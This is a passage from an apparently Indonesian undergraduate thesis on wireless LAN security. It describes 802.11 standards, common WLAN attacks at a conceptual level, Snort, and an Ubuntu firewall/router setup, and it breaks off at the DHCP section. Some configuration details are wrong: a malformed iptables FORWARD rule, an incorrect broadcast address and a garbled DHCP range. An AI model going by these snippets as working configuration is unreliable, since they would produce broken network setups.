
Gambar 2.3 *Independent Basic Service Set*

2.2.4 *Wireless Distribution System*

Dalam *Wireless Distribution System (WDS)*, link *wireless* digunakan untuk interkoneksi beberapa *access point*, yang memungkinkan jaringan *wireless* diperluas tanpa perlu infrastruktur kabel. Penurunan dalam infrastruktur kabel yang diperbolehkan oleh WDS mengorbankan *throughput*. Karena setiap *access point*

Universitas Indonesia


harus mengirimkan kembali trafik WDS apapun yang diterima dalam mode *repeater*. *Wireless throughput* dipotong sekitar setengah untuk setiap lompatan dalam setiap pesan yang harus dijalankan, sehingga klien *wireless* pada akhir koneksi WDS akan menerima *throughput* yang sangat miskin [3].



Gambar 2.4 *Wireless distribution System*

2.2.5 *Wireless Mesh Network*

Jaringan *wireless mesh* menggabungkan fitur jaringan *wireless ad-hoc*, sebaik infrastruktur jaringan *wireless* dalam *wireless distribution system*. Hasilnya adalah jaringan infrastruktur *wireless* yang kuat yang dapat digunakan dengan meminimalkan kabel dan biaya pemasangan kabel, namun tidak lagi hanya terbatas pada area lokal, tetapi mencakup skala *Metropolitan Area Network (MAN)* atau *Wide Area Network (WAN)* [3].



Gambar 2.5 *Wireless Mesh Network*

2.3 Standar *Wireless LAN*

IEEE mengeluarkan standar 802.11 WLAN yang membuat beberapa kelompok untuk mengeksplor beberapa perbaikan dari standar 802.11 aslinya.

- **Standar 802.11a**

802.11a menggunakan *Orthogonal Frequency Division Multiplexing* (OFDM) pada frekuensi 5 GHz. Sistem ini dapat bekerja mencapai *throughput* sampai dengan 54 Mbps. Pada tahun 2002 vendor mulai meluncurkan produk ini ke pasaran. Namun secara historis, penggunaan produk ini sangat terbatas, karena mahalnnya harga komponen yang digunakan.

- **Standar 802.11b**

802.11b menggunakan *Direct Sequence Spread Spectrum* (DSSS) pada frekuensi 2,4 GHz. Sistem ini dapat bekerja mengirimkan data dengan *throughput* mencapai 11 Mbps. 802.11b mulai dikeluarkan pada tahun 1999. Sebagian besar sistem WLAN yang dikembangkan mengikuti standar 802.11b.

- **Standar 802.11 g**

802.11g menggunakan *multicarrier* modulasi OFDM dan beroperasi pada frekuensi 2,4 GHz. Amendemen 802.11g disetujui pada tahun 2003. 802.11g merupakan gabungan sistem antara 802.11a dan 802.11b. Maksimum *data rate* pada sistem ini mencapai 54 Mbps.

- **Standar 802.11n**

802.11n merupakan pengembangan dari 802.11g. Seperti pada 802.11g, standar 802.11n akan beroperasi pada 2,4 GHz dan menggunakan OFDM dengan teknik MIMO (*Multiple Input Multiple Output*) untuk mencapai tingkat maksimum proyeksi data 248 Mbps. MIMO menggunakan *channel bonding*, dikenal dengan channel 40 MHz, adalah teknologi yang dipasang pada standar 802.11n yang dapat secara simultan menggunakan dua channel terpisah yang tidak saling tumpang tindih untuk mentransfer data. *Channel bonding* menaikkan jumlah data yang ditransmisikan. Operasi modus 40 MHz menggunakan 20 MHz yang berdekatan. Hal ini membuat penggandaan langsung data rate dari suatu *channel band* tunggal 20 MHz.

Tabel 2.1 Standar WLAN [3]

	IEEE 802.11	802.11b	802.11a	802.11g	802.11n (Draft 2.0)
Frequency	2.4 GHz	2.4 GHz	5 GHz	2.4 GHz	2.4 GHz
RF Technology	FHSS or DSSS	DSSS	OFDM	OFDM	OFDM+MIMO
Max Transfer Rate	2 Mbps	11 Mbps	54 Mbps	54 Mbps	248 Mbps
Typical Outdoor Range	100 metres	150 metres	120 metres	150 metres	250 metres
Security	Wired Equivalent Protection (WEP)	Wired Equivalent Protection (WEP) + optional WiFi Protected Access (WPA)	Wired Equivalent Protection (WEP) + optional WiFi Protected Access (WPA)	Wired Equivalent Protection (WEP) / WiFi Protected Access (WPA) / 802.11i (WPA2)	Wired Equivalent Protection (WEP) / WiFi Protected Access (WPA) / 802.11i (WPA2)
Encryption	40-bit RC4	up to 104-bit RC4 (WEP), 128-bit RC4 w/ TKIP key scheduling (WPA)	up to 104-bit RC4 (WEP), 128-bit RC4 w/ TKIP key scheduling (WPA)	up to 104-bit RC4 (WEP), 128-bit RC4 w/ TKIP key scheduling (WPA), 128-bit AES (WPA2)	up to 104-bit RC4 (WEP), 128-bit RC4 w/ TKIP key scheduling (WPA), 128-bit AES (WPA2)
Fixed network support	Ethernet	Ethernet	Ethernet	Ethernet	Ethernet
Applications		Wireless Data	Wireless Data	Wireless Data	Wireless Data Wireless Multimedia

2.4 Keamanan *Wireless LAN*

Wireless LAN menggunakan teknologi *Radio Frequency* (RF) untuk mentransmisikan data. Jauh lebih sulit untuk menjamin keamanan dalam jaringan *wireless* daripada jaringan kabel, karena media yang digunakan adalah udara. Dalam jaringan kabel, pengguna harus terhubung langsung melalui kabel ke dalam jaringan LAN. Sedangkan *Wireless LAN* bisa diakses dimanapun perangkat *wireless* diletakkan selama masih dalam jangkauan *wireless*. Akses ke dalam suatu jaringan WLAN oleh pengguna yang tidak mempunyai hak dapat mengakibatkan modifikasi data, *denial of service*, penggunaan data informasi yang ada di dalam *Wireless LAN*.

2.4.1 Kerentanan dan Serangan dalam *Wireless LAN*

Koneksi *wireless* sangat rentan akan berbagai potensial penyerangan. Hal ini dikarenakan sifat *Wireless LAN* yang menggunakan frekuensi radio yang mentransmisi data melalui gelombang udara. Berikut ini beberapa masalah yang ditemui dalam *Wireless LAN* [7].

- a. Tidak ada konfigurasi atau *poor security*
 SSID digunakan untuk mengidentifikasi suatu network. SSID ini akan disebarkan setiap beberapa detik dikenal sebagai “*beacon frame*”. Secara *default*, SSID diatur dengan nilai yang *fixed* yang diketahui oleh setiap orang dan hal ini memungkinkan akses yang mudah untuk pengguna yang tidak berwenang masuk ke dalam *wireless LAN*.
- b. Tidak ada pengaturan batas
Wireless access point dapat kehilangan sinyal karena dinding, lantai, pintu, isolasi dan bahan bangunan lainnya. Sinyal *wireless* juga mungkin akan memasuki area *wireless* pengguna yang lain. Ini disebut sebagai kebocoran sinyal. Hal ini dapat menyebabkan *user* yang tidak berwenang dapat mengakses informasi melalui *Wireless LAN*.
- c. Lokasi yang tidak aman
Access point tidak seharusnya ditempatkan di lingkungan yang tidak aman, karena para *hacker* atau *intruder* bisa mencontoh atau mengubah konfigurasinya.
- d. Pengguna tidak mengatur jaringan dengan baik
 Kurangnya informasi dan pengetahuan pengguna untuk membuat suatu *Wireless LAN* yang aman merupakan salah satu hal yang harus diperhatikan saat ini.

Banyak *access point* yang dipasang secara *default*, tanpa pengaturan apapun. Suatu organisasi, baik itu perusahaan atau kampus dan yang lainnya harus membuat suatu aturan dalam jaringan *wireless*, sehingga bisa mengontrol pengguna jaringan *wireless*.

e. *Rogue access point*

Ini adalah salah satu masalah dalam organisasi yang besar. Dimana *access point* mungkin di install tanpa harus mendapat persetujuan dari *administrator*. Jika tidak ada pengaman yang diaktifkan dalam *access point*, maka jaringan *wireless* mungkin dalam resiko. Salah satu cara untuk mengidentifikasi *rogue access point* adalah menggunakan *intelligent sensor* dan prosedur *goniometric*.

f. Kelemahan dalam memantau jaringan

Tidak adanya sistem untuk memantau dalam suatu jaringan akan membuat jaringan menjadi rentan, karena banyak *hacker* atau *intruder* yang mencoba masuk ke dalam jaringan.

g. *MAC Address Filtering*

Sebuah *media access control* (MAC) *address* adalah nomor unik yang diberikan ke komputer. Pada *Wireless LAN*, nomor ini digunakan untuk memungkinkan *access point* terhubung ke jaringan tertentu. Para *hacker* atau *intruder* dapat mencuri identitas MAC *address* dari *user* yang berwenang, kemudian mengganti MAC *address*nya dengan MAC *address* yang dicuri, ini dinamakan *MAC Spoofing*.

h. Standar enkripsi yang tidak memadai

Standar enkripsi WEP (*Wired Equivalent Privacy*) adalah standar enkripsi yang lemah, bahkan ada beberapa *user* yang tidak mengaktifkannya. Dan sekarang ini, standar enkripsi dikembangkan, yaitu WPA (*Wi-Fi Protected Access*) dan WPA2 (*Wi-Fi Protected Access 2*). Hal ini sedikit membantu, tetapi tidak bisa mengamankan jaringan secara keseluruhan hanya menambah waktu yang digunakan para *hacker* untuk menembus jaringan *wireless*.

i. War driving

War driving dilakukan oleh para *hacker* untuk mendeteksi *wireless LAN* yang ada di area tersebut. Mereka akan berpindah dari satu tempat ke tempat yang lain sampai mendapatkan suatu jaringan dimana mereka dapat masuk. *Software* yang

digunakan biasanya adalah NetStlumber, tetapi sekarang ini *software* untuk *sniffing* sudah semakin banyak.

j. Serangan *Man-in-the-middle*

Rogue access point dapat melancarkan serangan *man-in-the-middle* yang terhubung ke *access point* yang sah dan memaksa pengguna untuk terhubung dengan *rogue access point*. *Hacker* akan mengumpulkan semua informasi otentikasi dari pengguna yang sah seperti terhubung ke *access point* yang asli. *Hacker* menggunakan informasi ini seolah-olah dia adalah pengguna yang sah dan masuk ke dalam jaringan.

k. Serangan *Denial of Service*

Rogue access point juga dapat menyebabkan serangan *Denial of Service*, dimana jaringan dibanjiri dengan paket data memaksa para pemakai untuk memutuskan koneksi secara terus menerus dengan mengganggu operasi. Gangguan ini dapat disebabkan oleh kebisingan dari gelombang *microwaves*, *cordless phone*, atau peralatan lain yang beroperasi pada frekuensi radio 2,4 GHz dimana *Wireless LAN* 802.11b juga beroperasi.

2.4.2 Server

Pada sebuah *Wireless LAN*, dibutuhkan suatu sistem *security* yang dapat mengurangi kerentanan yang terjadi akhir-akhir ini. Oleh karena itu, perlu ada suatu sistem yang dapat memantau pengguna *wireless* dan mengatur setiap pengguna *wireless*. *Server* adalah suatu *host* yang memberikan layanan (*service*) kepada klien dan mempunyai hak untuk mengatur. Fungsi server adalah mengatur dalam memberi hak akses terhadap klien yang terhubung dengan server tersebut. Fungsi lainnya adalah sebagai dinding keamanan (*firewall*), dalam fungsinya ini server dapat membatasi atau menolak suatu koneksi yang ingin merusak atau melakukan pencurian data.

2.4.2.1 Linux

Linux adalah suatu sistem operasi komputer bertipe Unix yang bersifat *open source*. Karena sifatnya *open source*, maka kode sumber Linux dapat dimodifikasi, digunakan dan didistribusikan kembali secara bebas oleh siapapun.

Linux pertama kali ditulis oleh Linus Benedict Torvalds pada tahun 1991. Pada saat itu, proyek GNU telah membuat banyak komponen yang dibutuhkan untuk membentuk sebuah sistem operasi yang bebas, tapi belum memiliki kernel yang melandasi komponen aplikasi tersebut. Linux telah lama dikenal untuk penggunaannya di server dan didukung oleh perusahaan-perusahaan komputer ternama. Linux banyak diminati dikarenakan Linux tidak bergantung kepada vendor (vendor independence), biaya operasional yang rendah, kompatibilitas yang tinggi dibandingkan versi UNIX tidak bebas, serta faktor keamanan dan kestabilannya yang tinggi dibandingkan dengan sistem operasi lainnya.

UNIX memiliki karakteristik yang membuatnya menjadi target yang kurang menarik untuk security attack. Beberapa karakteristiknya adalah sebagai berikut [4]:

- Banyak versi dan *build* untuk *platform* ini. Banyak kode yang bisa diubah, tetapi spesifik eksploitasi mungkin tidak bekerja pada sebagian besar *platform* UNIX.
- Pengguna umumnya lebih *expert*. UNIX / Linux masih jarang digunakan sebagai *desktop* untuk masa ini. Platform ini lebih sering digunakan pada server, *embedded system* dan pengembangan *platform* perangkat lunak. Unix dikenal sebagai sistem operasi dan keamanan. Tetapi jika rata-rata pengguna mempunyai keahlian lebih besar, serangan terhadap *platform* akan sulit untuk dicapai.
- Script tidak mudah menjalankan. Ada banyak teknik *scripting* UNIX. Namun, tidak seperti Windows, *script* tidak terintegrasi dengan baik dalam aplikasi umum (seperti Outlook dan Word). Dalam UNIX, script dapat diintegrasikan ke aplikasi seperti *mail* dan *word processing*, tetapi bukan konfigurasi yang *default*. Hal ini membuat UNIX jauh dari rentan daripada sistem Windows.
- File terbatas menyebarkan *malware*.

2.4.3 Monitoring Wireless Network

Network Monitoring menggunakan *tool* untuk merekam dan menganalisis secara akurat penggunaan jaringan, arus trafik dan kinerja di dalam jaringan. *Tool monitoring* yang baik memberikan angka dan representasi grafik dari kondisi jaringan. Hal ini dapat menolong *administrator* untuk memvisualisasikan secara

akurat apa yang terjadi di dalam suatu jaringan dan untuk mengetahui dimana perlu dilakukan perbaikan dan penyesuaian [4].

Beberapa keuntungan melakukan sistem monitor yang baik adalah [4]:

1. Anggaran jaringan dan sumber daya di justifikasi. *Tool monitor* yang baik dapat memperlihatkan infrastruktur jaringan (*bandwidth, hardware* dan *software*) secara detail dan bisa menangani kebutuhan pengguna jaringan.
2. Penyusup jaringan dideteksi. Dengan adanya sistem *monitoring*, maka dapat mendeteksi penyerang yang masuk ke dalam jaringan dan mencegah akses ke server.
3. Virus jaringan dengan mudah dideteksi.
4. *Troubleshooting* masalah jaringan sangat disederhanakan. Dengan sistem *monitoring*, masalah yang spesifik diberitahukan dan beberapa masalah bisa diperbaiki secara otomatis.
5. Kinerja jaringan bisa sangat dioptimasi.
6. Perencanaan kapasitas lebih mudah.

Banyak *tool freeware* yang bisa digunakan untuk memonitoring jaringan. Ada beberapa jenis *tool monitoring* yang digunakan dan mempunyai fungsi yang berbeda-beda, yaitu [4] :

- a. ***Tool pendeteksi jaringan.*** *Tool* ini memperhatikan *frame beacon* yang dikirimkan oleh *access point*. *Tool* ini juga menampilkan informasi seperti nama jaringan, kekuatan sinyal yang didapat oleh perangkat *user*. Beberapa *tool* yang biasa digunakan adalah : Netstlumber, Ministlumber, Wellenreiter, dll.
- b. ***Tool protokol analyzer.*** *Tool* ini memeriksa setiap paket di jaringan dan menyediakan informasi secara detail mengenai komunikasi yang terjadi di dalam jaringan (meliputi alamat sumber dan tujuan, informasi protokol dan data aplikasi). *Tool* yang biasa digunakan adalah : Kismet, Wireshark atau Ethereal, tcpdump, dll.
- c. ***Tool trending.*** *Tool* ini menjalankan *monitor* tanpa *operator* dalam periode yang lama dan menyiapkan data dalam bentuk grafik. *Tool* ini akan memonitor aktivitas jaringan secara periodik dan menampilkan dalam sebuah grafik, *tool trending* mengumpulkan data dan juga menganalisanya. Contoh

tool trending, yaitu : MRTG (*Multi Router Traffic Grapher*), RRDtool (*Round Robin Database tool*), ntop, Cacti, Netflow, Flowc, SmokePing, EtherApe, dll.

- d. ***Tool monitor realtime.*** *Tool* ini segera memberitahukan *administrator* saat diketahui ada masalah. Berikut adalah beberapa *tool open source* yang bisa digunakan : Snort, ModSecurity, Nagios, Zabbix.
- e. ***Tool penguji throughput.*** *Tool* ini menginformasikan *bandwidth* yang ada di antara dua ujung jaringan.
- f. ***Tool intrusion detection.*** *Tool* ini mengamati trafik jaringan yang tidak diinginkan, sehingga bisa mengambil keputusan yang tepat, misalnya menolak akses.
- g. ***Tool benchmarking.*** *Tool* ini memperkirakan kinerja maksimum dari sebuah layanan atau jaringan. Pada windows, kinerja dari jaringan dapat dilihat dengan Task Manager (Ctr+Alt+Del), atau MRTG atau RRDtool juga bisa digunakan.

2.4.3.1 Snort

Snort adalah sebuah *software* yang berfungsi untuk mengawasi aktifitas dalam suatu jaringan komputer. Snort menggunakan *rules system* untuk melakukan deteksi dan pencatatan (*logging*) terhadap berbagai macam serangan terhadap jaringan komputer. Snort dapat mendeteksi dan melakukan *logging* terhadap serangan-serangan karena terdapat rules saat merancanginya. *Software* ini bersifat *opensource* berdasarkan GNU (*General Public License*), sehingga boleh digunakan bebas secara gratis, dan *source code* untuk Snort juga bisa didapatkan dan dimodifikasi sendiri [9].

Snort merupakan *software* yang masih berbasis *command-line*, bagi pengguna yang tidak terbiasa hal ini cukup merepotkan. Ada beberapa *software* pihak ketiga yang memberikan GUI untuk snort, misalnya IDScener untuk Microsoft Windows dan Acid yang berbasis PHP sehingga bisa diakses melalui *web browser*. Secara umum snort dapat dioperasikan dalam 3 mode, yaitu [9]:

a. *Sniffer mode*

Pada mode ini, snort bertindak sebagai *software sniffer* yang dapat melihat semua paket yang lewat dalam jaringan komputer dimana snort diinstal. Berbagai paket yang ada ditampilkan secara *real time* pada layar monitor.

b. *Packet logger mode*

Dalam mode ini, semua paket yang lewat dalam jaringan dilihat dan dicatat atau melakukan *logging* terhadap semua paket tersebut ke *disk*, sehingga *user* bisa melakukan analisis terhadap *traffic* jaringan atau keperluan lainnya.

c. *Intrusion detection mode*

Dalam mode ini, snort bertindak sebagai *Network Intrusion Detection System* (NIDS) yang dapat mendeteksi dan melakukan *logging* terhadap berbagai macam serangan terhadap jaringan komputer berdasarkan *rules system* yang telah ditetapkan oleh pengguna snort.

Snort memiliki lima komponen dasar yang bekerja saling berhubungan satu dan yang lainnya, yaitu [9]:

1. *Capture library* (libpcap)

Paket *capture library* akan memisahkan paket data yang melalui *ethernet card* untuk selanjutnya digunakan oleh snort.

2. *Decoder*

Mengambil data di layer 2 yang dikirim dari *packet capture library*. Decoder akan memisahkan data link (seperti Ethernet, TokenRing, 802.11) kemudian protocol IP, selanjutnya paket TCP dan UDP. Setelah pemisahan data selesai, snort mempunyai informasi *protocol* yang dapat diproses lebih lanjut.

3. *Preprocessor*


Kemudian dilakukan analisis (*preprocessor*) atau manipulasi terhadap paket sebelum dikirim ke *detection engine*. Manipulasi paket dapat berupa ditandai, dikelompokkan atau dihentikan.

4. *Detection Engine*

Paket yang datang dari *packet decoder* akan ditest dan dibandingkan dengan *rule* yang telah ditetapkan sebelumnya. *Rule* berisi tanda-tanda (*signature*) yang termasuk serangan.

5. *Output*


Output yang dihasilkan berupa *report* dan *alert*. Ada banyak variasi *output* yang dihasilkan oleh snort, seperti teks (ASCII), XML, syslog, tcpdump, *binary format* atau Database (MySQL, MsSQL, PostgreSQL, dsb).



BAB III

PERANCANGAN DAN CARA KERJA SISTEM


3.1 Deskripsi Sistem



Gambar 3.1 Perancangan Sistem

Gambar 3.1 menunjukkan topologi jaringan WLAN yang akan dibuat. Suatu sistem jaringan *wireless* melalui sebuah server sebagai *firewall* yang berfungsi untuk menjaga keamanan dari jaringan tersebut. Operating sistem yang digunakan pada server adalah Ubuntu Server 10.04 dengan *software firewall*nya adalah iptables. Jaringan dari internet masuk ke server melalui eth1. Di dalam server tersebut diinstal OpenSSH dan LAMP server yang berfungsi untuk *remote* admin dan sebagai perangkat lunak untuk menjalankan suatu aplikasi seperti web, mysql, dll. Server juga digunakan sebagai sistem *monitoring* jaringan, *tool* yang digunakan adalah Snort yang diinstal di server dan ditampilkan dalam bentuk php yang dapat dilihat pada komputer admin. Di server juga menggunakan sistem DHCP agar dapat mengatur klien yang terkoneksi ke server, *range* IP address yang diberikan adalah

antara 192.168.2.5 - 192.168.2.175. *Access point* dikoneksikan ke server dan *firmware access point* tersebut di *upgrade* menggunakan DD-WRT *firmware* dengan tujuan agar konfigurasi dengan linux lebih mudah. Untuk mengakses konfigurasi untuk *access point* tersebut adalah dengan membuka IP address 192.168.1.1. Pada *access point* juga di *setting* DHCP untuk klien *wireless* yang akan melakukan koneksi ke jaringan *wireless*. Range IP address yang diberikan adalah 192.168.100-192.168.1.150. Pada *access point* pengaturan keamanan yang digunakan adalah *MAC address filtering*, enkripsi WEP, WPA dan WPA2. Untuk mengakses *tool monitoring* pada server digunakan komputer admin yang terkoneksi ke jaringan dan *tool* tambahan, yaitu wireshark untuk memantau jaringan *wireless*. Admin juga dapat melakukan *remote* ke server untuk melakukan konfigurasi lebih lanjut di server.



Gambar 3.2 Topologi jaringan *wireless*

Hal pertama yang harus dilakukan adalah instalasi server pada komputer. Platform atau operating sistem (OS) yang digunakan adalah *open source* Linux (Ubuntu Server versi 10.04), karena versi ini lebih stabil dan mudah dalam penggunaannya dari seluruh operating sistem linux lainnya. Minimum *requirement* untuk menginstal server adalah 512 MB RAM, 80-GB HDD (free space). Server yang perlu diinstal adalah server OpenSSH dan LAMP Server.

Langkah selanjutnya adalah konfigurasi server. Untuk membuat server sebagai PC router perlu dilakukan beberapa konfigurasi. Spesifikasi yang dibutuhkan

adalah 2 NIC yang digunakan untuk menghubungkan jaringan dari internet ke server dan dari server ke *wireless access point*. Berikut ini adalah langkah-langkah konfigurasinya :

a. *Setup ethernet card*

IP address dikonfigurasi menjadi *static*. Untuk lan card 1 (eth0) digunakan untuk koneksi dari server ke *wireless access point* dan lan card 2 (eth1) digunakan sebagai *gateway* dari internet.

```
# This file describes the network interfaces available on your
system
# and how to activate them. For more information, see
interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.2.5
    netmask 255.255.255.0
    network 192.168.2.0
    broadcast 192.168.2.225

auto eth1
iface eth1 inet dhcp
```

b. *Setup DNS*

DNS yang dipakai adalah DNS yang diberikan oleh modem internet. Hal ini penting, karena jika tidak di *setup*, tidak akan bisa terkoneksi dengan internet. Jika pada instalasi awal sudah ethernet yang terhubung dengan internet sudah disetting DHCP, maka DNS akan terisi secara otomatis.

```
nameserver 202.73.99.2
nameserver 202.73.99.4
nameserver 61.247.0.4
domain fastnet.com
search fastnet.com
```

c. Packet Forwarding

Packet forwarding adalah metode dasar untuk berbagi informasi di system pada network. Paket di transfer antara *source interface* dan *destination interface*, biasanya pada dua sistem yang berbeda. Perintah untuk mengaktifkannya adalah sebagai berikut.

```
sudo nano /etc/sysctl.conf
```

Untuk mengaktifkan *packet forwarding*, maka nilai *ip forward* diubah menjadi 1.

```
net.ipv4.ip_forward = 1
```

Selanjutnya agar fungsi *routing* dapat otomatis berjalan saat pc server di *restart*, maka *command* di atas harus di *save* di file */etc/rc.local*.

d. Iptables

Iptables adalah suatu *tool* dalam operasi linux yang berfungsi sebagai alat untuk melakukan filter (penyaringan) terhadap (*traffic*) lalu lintas data. Dengan iptables ini semua lalu lintas dalam komputer diatur, baik yang masuk ke komputer, keluar dari komputer, atau *traffic* yang hanya sekedar melewati komputer. Perintah di bawah ini digunakan untuk memberikan koneksi DHCP yang akan memberikan nomor IP yang berubah-ubah, koneksi yang diterima dari *eth0* akan diteruskan ke *IP address* klien.

```
iptables -A POSTROUTING -j MASQUERADE -t nat -s 192.168.2.0/24 -o eth1
iptables -A FORWARD -j eth0 -s 192.168.2.0/24 -j ACCEPT
echo 1 > /proc/sys/net/ipv4/ip_forward
```

e. DHCP Server

